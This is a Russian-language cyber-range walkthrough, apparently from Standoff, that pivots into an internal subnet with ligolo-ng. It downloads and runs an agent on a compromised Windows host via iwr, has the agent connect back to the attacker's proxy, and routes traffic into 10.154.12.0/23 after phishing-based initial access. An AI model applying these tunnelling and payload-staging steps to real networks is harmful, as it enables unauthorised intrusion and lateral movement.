

**Проброс сетевого трафика (Standoff)**

*Опустим шаги подключения  
 и получения первичного доступа  
P.S. первичный доступ был получен  
через VPN конфиг (фишинг бот опять сломался)  
и VPN был отключен после установки агента*

1. Проверим работу ping на внутренний хост 10.154.13.70



1. Настроим интерфейс для ligolo
   1. sudo ip tuntap add user kali mode tun ligolo /// создаем туннель с именем ligolo
   2. sudo ip link set ligolo up /// поднимаем линк




1. Запустим ligolo

3.1 переходим в директорию с прокси ligolo для нашей ОС (linux в данном случае)


3.2 запускаем с помощью ./proxy –selfcert




1. Получив первичный доступ, установим на машину внутри сети агент ligolo-ng и запустим его:
   1. Запустим http server
   2. С помощью команды iwr –ru ……. –o aaag.exe установим агент
   3. Проверяем что все установилось
   4. Запуск агента .\aaag.exe –connect 10.127.246.243:11601 –ignore-cert /// айпи полученный после подключения VPN standoff, порт стандартный для ligolo




1. Получаем сессию в ligolo
2. Запускаем туннель и проверяем ip адрес машины которая подключилась к нам




1. Теперь нужно настроить route для интерфейса с помощью команды sudo ip route 10.154.12.0/23 dev ligolo /// взят другой ip для покрытия двух сетей (PS route 10.154.13.0/24 также будет работать, route 10.154.13.32/27 не увидит машину которую пингуем, но работает с 10.154.13.46)





1. Проверяем пинг до 10.154.13.70



1. Для наглядности отключимся от агента и проверим еще раз пинг (не работает)

